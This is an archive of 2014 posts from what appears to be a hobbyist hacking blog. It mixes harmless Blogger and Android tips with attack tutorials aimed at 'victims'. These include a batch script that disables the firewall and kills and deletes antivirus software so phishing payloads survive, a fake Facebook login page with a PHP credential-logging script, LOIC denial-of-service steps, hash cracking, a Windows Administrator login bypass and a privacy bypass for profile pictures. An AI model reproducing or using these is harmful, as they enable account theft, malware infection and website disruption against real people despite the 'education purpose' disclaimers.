Owner-UnArm3D
Showing posts with label How to. Show all posts

Sunday, 22 June 2014

Hello Readers,

In this post i will show you the trick to see the privacy enabled profile picture in full size.

If you see the steps it's very complicated but when you do it once, it becomes most simpler method.

So let's start

Requirements:-
1.Notepad
2.pc having internet connection
3.Our Article :p

Procedure:-
step1:-Open your facebook profile.

step2:-'Right click' on your profile picture and go to "open image in new tab"

Step3:-Now Again you have to 'right click' on your picture and click on "open image in new tab"


Step4:-'Copy the image url' and 'paste' it on notepad.In my case i get url "https://fbcdn-sphotos-g-a.akamaihd.net/hphotos-ak-xfa1/t1.0-9/10251933_1422951024658371_1751367620566400437_n.jpg"


Step5:-Now open your victim profile.

Step6:-'Right click' on the privacy profile picture and go to "open image in new tab"

Step7:-It must not open in full size.Now 'copy the image url' and 'paste' it on the new notepad
In my case i get "https://fbcdn-profile-a.akamaihd.net/hprofile-ak-xpf1/t1.0-1/c40.0.160.160/p160x160/984127_1510094835871398_4426399856906996441_n.jpg"


Step8:-Now You have to copy the half of the url(which we copied in step7)

in my case-which is shown in red text.You have to copy the whole text after 160x160/

https://fbcdn-profile-a.akamaihd.net/hprofile-ak-xpf1/t1.0-1/c40.0.160.160/p160x160/984127_1510094835871398_4426399856906996441_n.jpg


Step9:-Now go to the notepad (which you use in step4)

Step10:-Now change the blue colour text with the link you copied in step8(which i showed in red coloured in Step8)

https://fbcdn-sphotos-g-a.akamaihd.net/hphotos-ak-xfa1/t1.0-9/10251933_1422951024658371_1751367620566400437_n.jpg

Step13:-In my case the url becomes
 https://fbcdn-sphotos-g-a.akamaihd.net/hphotos-ak-xfa1/t1.0-9/984127_1510094835871398_4426399856906996441_n.jpg

Step12:-Now copy the whole link now and open in browser.Full Size of that image is opened


Enjoy the trick?then add us on social media and don't forgot to share us with your friends.

Thank You.

Friday, 13 June 2014

Hello Readers,


solution for bypass opera timer is adding 'javascript' in front of url

Let's take example of adfly.

In adfly you have to wait 5 Second and it strucks in 2-3 Second.After reload again same problem.For bypassing just write javascript in front of url
for eg. You gets url http://adfly.com/12345 so write javascript:http://adfly.com/12345 and you gets the skipad button now.

That's it. Enjoy!!!!!

Thursday, 12 June 2014


Request of Dinesh Ahujha
Hello Readers,
As some times while we are sending viruses like desktop phishing etc. to our victims they are deleted by victim Antivirus.So,In this i will tell you how to disable Victim Antivirus.
Requirements:-
1.Pc having internet connection.
2.Notepad
3.Our Article
Procedure:-
Open Notepad and paste the below:-
@ echo off
rem --
rem Permanently Kill Anti-Virus
net stop “Security Center”
netsh firewall set opmode mode=disable
tskill /A av*
tskill /A fire*
tskill /A anti*
cls
tskill /A spy*
tskill /A bullguard
tskill /A PersFw
tskill /A KAV*
tskill /A ZONEALARM
tskill /A SAFEWEB
cls
tskill /A OUTPOST
tskill /A nv*
tskill /A nav*
tskill /A F-*
tskill /A ESAFE
tskill /A cle
cls
tskill /A BLACKICE
tskill /A def*
tskill /A kav
tskill /A kav*
tskill /A avg*
tskill /A ash*
cls
tskill /A aswupdsv
tskill /A ewid*
tskill /A guard*
tskill /A guar*
tskill /A gcasDt*
tskill /A msmp*
cls
tskill /A mcafe*
tskill /A mghtml
tskill /A msiexec
tskill /A outpost
tskill /A isafe
tskill /A zap*
cls
tskill /A zauinst
tskill /A upd*
tskill /A zlclien*
tskill /A minilog
tskill /A cc*
tskill /A norton*
cls
tskill /A norton au*
tskill /A ccc*
tskill /A npfmn*
tskill /A loge*
tskill /A nisum*
tskill /A issvc
tskill /A tmp*
cls
tskill /A tmn*
tskill /A pcc*
tskill /A cpd*
tskill /A pop*
tskill /A pav*
tskill /A padmin
cls
tskill /A panda*
tskill /A avsch*
tskill /A sche*
tskill /A syman*
tskill /A virus*
tskill /A realm*
cls
tskill /A sweep*
tskill /A scan*
tskill /A ad-*
tskill /A safe*
tskill /A avas*
tskill /A norm*
cls
tskill /A offg*
del /Q /F C:\Program Files\alwils~1\avast4\*.*
del /Q /F C:\Program Files\Lavasoft\Ad-awa~1\*.exe
del /Q /F C:\Program Files\kasper~1\*.exe
cls
del /Q /F C:\Program Files\trojan~1\*.exe
del /Q /F C:\Program Files\f-prot95\*.dll
del /Q /F C:\Program Files\tbav\*.dat
cls
del /Q /F C:\Program Files\avpersonal\*.vdf
del /Q /F C:\Program Files\Norton~1\*.cnt
del /Q /F C:\Program Files\Mcafee\*.*
cls
del /Q /F C:\Program Files\Norton~1\Norton~1\Norton~3\*.*
del /Q /F C:\Program Files\Norton~1\Norton~1\speedd~1\*.*
del /Q /F C:\Program Files\Norton~1\Norton~1\*.*
del /Q /F C:\Program Files\Norton~1\*.*
cls
del /Q /F C:\Program Files\avgamsr\*.exe
del /Q /F C:\Program Files\avgamsvr\*.exe
del /Q /F C:\Program Files\avgemc\*.exe
cls
del /Q /F C:\Program Files\avgcc\*.exe
del /Q /F C:\Program Files\avgupsvc\*.exe
del /Q /F C:\Program Files\grisoft
del /Q /F C:\Program Files\nood32krn\*.exe
del /Q /F C:\Program Files\nood32\*.exe
cls
del /Q /F C:\Program Files\nod32
del /Q /F C:\Program Files\nood32
del /Q /F C:\Program Files\kav\*.exe
del /Q /F C:\Program Files\kavmm\*.exe
del /Q /F C:\Program Files\kaspersky\*.*
cls
del /Q /F C:\Program Files\ewidoctrl\*.exe
del /Q /F C:\Program Files\guard\*.exe
del /Q /F C:\Program Files\ewido\*.exe
cls
del /Q /F C:\Program Files\pavprsrv\*.exe
del /Q /F C:\Program Files\pavprot\*.exe
del /Q /F C:\Program Files\avengine\*.exe
cls
del /Q /F C:\Program Files\apvxdwin\*.exe
del /Q /F C:\Program Files\webproxy\*.exe
del /Q /F C:\Program Files\panda software\*.*
rem --
Save it into .bat extension you can also change it's icon and extension.We already discussed about it in some previous post.
Note:-I am not responsible for any missuse of this information.It's only for education purpose.
Source:-Hack Fourm
This coding doesn't written by me As i don't have much knowledge Of virus coding.This is the demand of one of our reader.I get this information from HACK FOURM

Wednesday, 11 June 2014

due to shortage of time Pic are coming tommarow.Sorry for innconvience

Hello Readers,

As hacking a facebook account is the common thing which every fb user wants.So,today i will tell you to hack a facebook account using phising.

As Phishing is a method to obtain the username and passwords of other peoples . Mainly 80% accounts is hacked using phising including facebook,hotmail and myspace. 

Phishing may be of many types.Some are:- 

1. Fake login pages 
2. Desktop Phishing 
3. Link manipulation 
4. Filter Evasion
 5. Tabnabbing

In This Post we will concentrate on Fake login pages 

In this method we creates a fake page of any website such as facebook,yahoo, orkut etc similar to the original and sends to the victim to login through that page.Once the victim logins through that page his email id and passwords gets stored and hence his account gets hacked. 


I will give you example to make a fake facebook page.

Procedure:-

Step1:-First of all open facebook.com on your browser."Don't login".

Step2:-."Right Click" anywhere on the page and go to "view source".

Step3:-Copy the "source" and save it into "Notepad"

Step3:-Now Press "CTRL+F" in notepad and search below code:


                         action=”https://www.facebook.com/login.php?login_attempt=1″


Step4:- Change the above code by following code:-
                  action=”pass.php”
Note:-You can change name of your desired wish but remmember .php extension is important
Step5:-Save the file in the form of "facebook.htm".Our phishing page is ready now.The next step is to make a phishing page script.
Step5:-Now open a new notepad worksheet and paste the below code their
<?php$fp = fopen("Passwords.htm", "a");fwrite($fp, "Email:$_POST[email]\tPassword:$_POST[pass]");echo "“;?>
Step6:-Save it in the name of "pass.php" or the name you choosed in step4.
Step7:-Now you need a host.I generally use 000webhost.You can use other also just search it on google or Read our article on free web host
Step8:-Next step is to host the files which we created.Let host it on 000webhost .Host the two files their.
Note:-Files must be on same directory.
Step9:-Now copy the link of "facebook.htm" and send it to your victim.
Step10:- When your victim enters the detail on your phishing page you get all of them.
How To Protect your self for phishing.Read our Article Related to This
Please don't missuse this information.This is only for education purpose.I am not responsible for anything you wrong with this information.
If you like our topic then share it and don't forget to add us on social media's.

Monday, 9 June 2014

Hello Readers,

In this post i will tell you the online way to crack MD5 Hashes.


If you don't want to use online method you can also use "Abel and Cain" software to crack 
password.

Read our Article on Abel and cain


If you want to try online method then try one of the website which i used earlier is 


You can try other websites by just search on google online hd5 Hashes cracker.

If you like our topic then share it and don't forget to add us on social media's.
Hello Readers,

In this post i will tell the way to crack MD5 Hashes.We have to crack MD5 hashes during SQL Injection to get password.In this post we use the software name "Cain and Abel".


Requirements:-
1.Pc 
2.Cain And Abel
3.MD5 Hash which you want to crack
4.Our Article

Now let's come in method to use Cain and Abel to Crack MD5 hashes

1. After Downloaded, First  of All open cain and Abel, Select "Cracker" button at the top and then select "MD5 Hash" and then Click the “+” Sign at the Top.
Enter the MD5 Hash you want to Crack and Click on ok.


2. Now Right Click the Hash and then select the attack you want to use. I will use Brute-Force attack to Crack MD5 hash you can also use Rainbow tables or Dictionary attack to Crack.

3 .Adjust Charset and password length.

4. Click "Start" and it will try passwords until it gets the right one
Usually passwords below 6 or 7 letter get cracked in very short span of time if the password is longer than 7 characters than it can take very long the crack the password. If the password is longer is 7 letters than using rainbow tables is a better option.

That's now you get the password.

If you like our topic then share it and also don't forget to add us on social media.

Guest Post By:- Imp0ssibl3
Hello Readers,

In this post i will tell you a simple website which help to check weather your name or your brand name is available on social media's and it's domain availibility.

Don't get what i am saying?

Then Let take a example,your name is "abc"(let) and you want to check on every social media that it is available or not. Now you don't have to go on every social media and check wheather it's domain available or not.We Have more simple method.

So,Let's come on the website link and trutial.

First of all the link of the website is:-


Procedure:-

1.Open the website and it looks like this:


2.Write your name in the search box and hit enter.

3.After You get a desired result.see:


That's It...Enjoy!!!!

If you like our topic then share it and also don't forget to add us on social media's.

Saturday, 7 June 2014

Hello Readers,

As LOIC(Low Orbit Inner Cannon) becomes the older method to hack a website but you must know it for knowledge.

Points To Remmember:-

1. LOIC is applicable only for single computered network,Never try it for Google, Facebook, Myspace or which have many conputered networks.You can try it with your friends website or non-famous websites.

2.You must have high internet connection to take website down for long period.If you have slow internet connection then you down website only for 1-2 days.

Requirements:-

1.Computer having fast internet connection.

2.LOIC software,download from here

3.Our Article.

Advice:-

use vpn's for safety.If you don't know what is vpn's and want to download then read our article
  • Best vpn's for pc


Procedure:-

Step 1: After download, Open LOIC.It looks like:


Step 2: Copy the target website's url on the "url box".Like this:


Step 3: Click "lock on" option.

Step 4: Change the threads to "9001" for maximum efficiency.

Step 5: Click the big button " IMMA FIRIN MAH LAZAR!".


That's it.

Note:-Do this at your own risk.I am not responsible.
This is only for education purpose don't missuse this information.

If you like our Article then share it and don't forget to add us on social media.
Hello Readers,

As android becomes one of the most selling product and everyone want to edit it ti their own wish. Even i always keep editing my samsung galaxy y duos for new looks.


So,Let's change the boot screen of Android.

Procedure:-

Step 1:-Download "CWM" and the desired bootscreen you want to change
(Note:-bootscreen extension must be in .zip)

If you don't know where to download that then don't worry you get many form 
xda developer
Or 
You can download from CWM official website

Step 2:-Place the Zip file And cwm into your memory card or phone memory.Don't place it on any folders,just place in home directory,it's not compulsary,it'ss easy to find their.

Step 3:-Now shut down your smartphone and reboot into "recovery mode".Every brand have different method to enter into recovery mode like In 'Samsung' you enter in recovery mode by pressing "volume up key+homekey+power button" togeather. if you have another brand and don't know which key use then tell me I will help you.

Step 4:-Now go to "Apply Update from sd card" And select "CWM.zip"
Note:-In recovery mode touch screen doesn't work use volume key's to navigate and home button to enter.

Step 5:-After selecting CWM a pop up open now first of all made a "CWM backup" by choosing "backup and Restore" Option.Let the process to be completed.After competion you again come in the CWM automatically.It's just for safety.

Step 5:-Now select "Apply from sdcard" In CWM.

Step 6:-Now navigate to your "bootscreen zip file" and press homescreen button or enter.

Step 7:-Let the installation be complete.Don't stop in middle.After completing installation you again come to the CWM menu.Now select "Restart/Reboot" option.

Step 8:-Now you need patience because the first boot takes time.You may think you are struck in black screen but you are now in background your phone setting up new setting.Don't even switch off or reboot your phone.Just patience.After 1st boot it again come back in orignal speed.

After some time you will see a your new boot animation screen.

That's it.

You are done.Enjoy your new boot screen.

Note:-I am not responsible for any damage,I am not responsible for any damage.This process may brick your phone so follow the steps carefully.

If you did anything wrong and your phone doesn't start then don't worry just restore the backup.

If you like our article then share it and don't forget to add us on social media.
Hello Readers,

Now a days very few using window xp but still i uploding this article.You must know the method for knowledge.

So,Let's start with the tutorial on hacking the xp boot screen

The trick is simple.We can do this with two ways that I know about one is doing it manually and the other is using a program called "bootxp".

I am going to tell you the manual way to do it, because the program is simple for use,every one use it easily.

Requirements:-
1.Pc having Window xp installed.
2.ntoskenl.exe Download it from www.themexp.org
3.Our Article

Let's Come in Procedure now.

First of all download your "ntoskrnl.exe" file save it a general location so that you will have easy access to it, like "my folder".Once you place "ntoskrnl.exe" file in an easy access folder.Now restart your pc into "safe mode"(Press F8 during startup).Once you enter into safe mode go to the "my folder" or where your files are located.

Now you are there copy the file that you want to change your boot screen too. Once you have copied that file, hit the window key + r.

Once there paste your new file into the folder and overwrite the existing folder.

Now that you have your new file in the folder restart your pc as you normally would(don't restart in safe mode now)and your new boot screen should appear.

NOTE:-ALWAYS BACKUP EVERYTHING YOU EDIT OR DELETE. I'M NOT RESPONSIBLE IF YOU MESS YOUR COMPUTER UP BY DOING THIS HACK OR ANY TYPE OF HACK. DO IT AT YOUR OWN RISK.

If you like our topic then share us and don't forget to like us on social media's.

Hello Readers,

As smartphones becomes one of the top product which user use to surf on internet.So,Every blogger blog must be compatable with mobile version.


As every user know how to changer desktop template in blogger but they get struck in mobile template.So,I decided to post article about that.


Here's the small tutorial.Let's start

Step 1 :-First of all sign in to your Blogger account.

Step 2 :-Now go to "Template" section in your blogger "dashboard".

Step 3:-Download a template of your desired wish (Note:-It must be optimised for mobile)

If you don't have then, Download template from our template section.We also have a free collection of many premium Templates of themeforest And other famous websites.

Step 4:-Now click on "Gear" button under mobile section.

Step 5:- Now you will see a pop up window,Choose the following settings.

•First of select the option " Yes, Show mobile template on mobile devices "
•Now Click on button shown at the top of QR code and select "Custom" option.It will automatically choose your current template.
•If you want to see how it look like in mobile then click on "Preview" button shown below QR code.

Step 6:- click on "Save" button.

That's it,Now your blog is enable foe mobile version.

If you like our topic then share it, Also don't forget to add us on social media's.

Friday, 6 June 2014

Hello Readers,

In This post i will tell you the way to "hack window8 And window vista password very easily".Your don't even need to download anything.


In this hacking we are using "Super Administrator Account" Which is a secret build in admistration account without any password protection.And I specially thanks to " WaRRi0R" to tell us about this useful technique.

so Let's come in procedure now.

Procedure:-
Step1:-Start the locked pc or laptop and press "Ctrl+Alt+Delete keys twice" when Windows Welcome Or Login screen will appear.

Step2:-Then you see the Classic Login box, now type "Administrator" in username box and leave the password box blank.Press “Enter” key.

That's It.....Great work,

You learned how to enter into Super Adminstration Account.Now you can change the current password also.

I don't have window xp to test it.

If you like our topic then share it and don't forget to add us on social media's.

Hello Readers,

Today i will tell you how to add a animated favicon for your blogger.

If you want to add a normal icon then read our article
•How to change blog icon in blogger(favicon)

But if you want animated icon then continue

Procedure:-

Step 1 .
Log in to your Blogger account.
and then to "Template"(show in your blogger dashboard)

Step2:-
Click on "Edit" button now.After redirecting it will take you to html editor.

Step 3:-
Select the "Expand widget templates" button.

Step 4:-
First click on any where inside html editor and then Press "CTRL + F" from your keyboard,a search box will open.

Step 5:-
Now search for  <b:skin> in search box.

Step 6:-Open any image uploader and copy that image link(I recognised you to use "Tinypic")

Step 7:-
Now Paste the below code just above <:skin>  (which you searched in step 5)

<link href=" your-favicon-links-goes-here" rel="icon" type="image/gif"/>

See the screenshot for more details

Note: Replace "your-favicon-links-goes-here" with your favicon's link location Which you uploaded in step 6.

You can also download cool favicon from Favicon.cc

Step 8:-
Click on "Save" Button now to save your template.

Great work,

Your are done now.Enjoy!

If you like our Article then share it and don't forget to add us on social media.

Hello Readers,

In this post i will tell you how to change the icon of the blogger which is shown at the top.It makes your blog look more professional.


What is favicon?

Favicon is a small picture which you see behind some website's name in browser's address bar.The picture size is usually of 16px X 16px in size.If you see the name "favicon" carefully you see it says 'fav' icon'... means favourite icon

If you want to add a animated favicon for your blog then read our article


Procedure:-

Step1:- Log in to your blogger account and Go to the "Layout section"(shown in dashboard section) 


Step2:-Their you see a element named "favicon" (as shown in pic below)

Step3:-click on the "Edit" link on the "Favicon" element.

Step 4:-Now a popup window will open ask you to upload picture.(as shown in pic below).Click on the "Browse" Button and search for your favicon from your hard drive(Note:-the favicon extension must be of .ico if it doen't in .ico extension then use paint to change it)
Step5:-After selecting click on "Save".

After Pressing save pop up window will close and it looks like this

Great work, Now you should see your own favicon instead of blogger's default favicon.
It might take some time until your new favicon will appear in your Browser's tab or window.

if you like our article then share it. and don't forget to Add us on social media.
Hello Readers,
In this post I will show you how to download torrent file with any other downloader like idm etc.
The website is available for both mobile and computer

What you need:-
1.Computer
2.Internet connection
3.Torrent file which you want to download
3.Our Article

Let's come to procedure:-
1. First Of all download the torrent file
which you want to download.

2. Now go to ZBIGZ or if you want to visit it's mobile version website then click zbigz

3.Here you have to click on upload torrent and browse your torrent file and click on Go button.

4.After pressing Go, it will ask you for Free or Premium service, choose your desire wish.I always use free service

5. Wait for a while It needs some time to cache your file. Once the
caching is done, click on transfer button to download your
file

That's it now your download is start with the downloader you have like idm or stock downloader
If you like our Article then share it and add us on social media.

Category 2

Category 3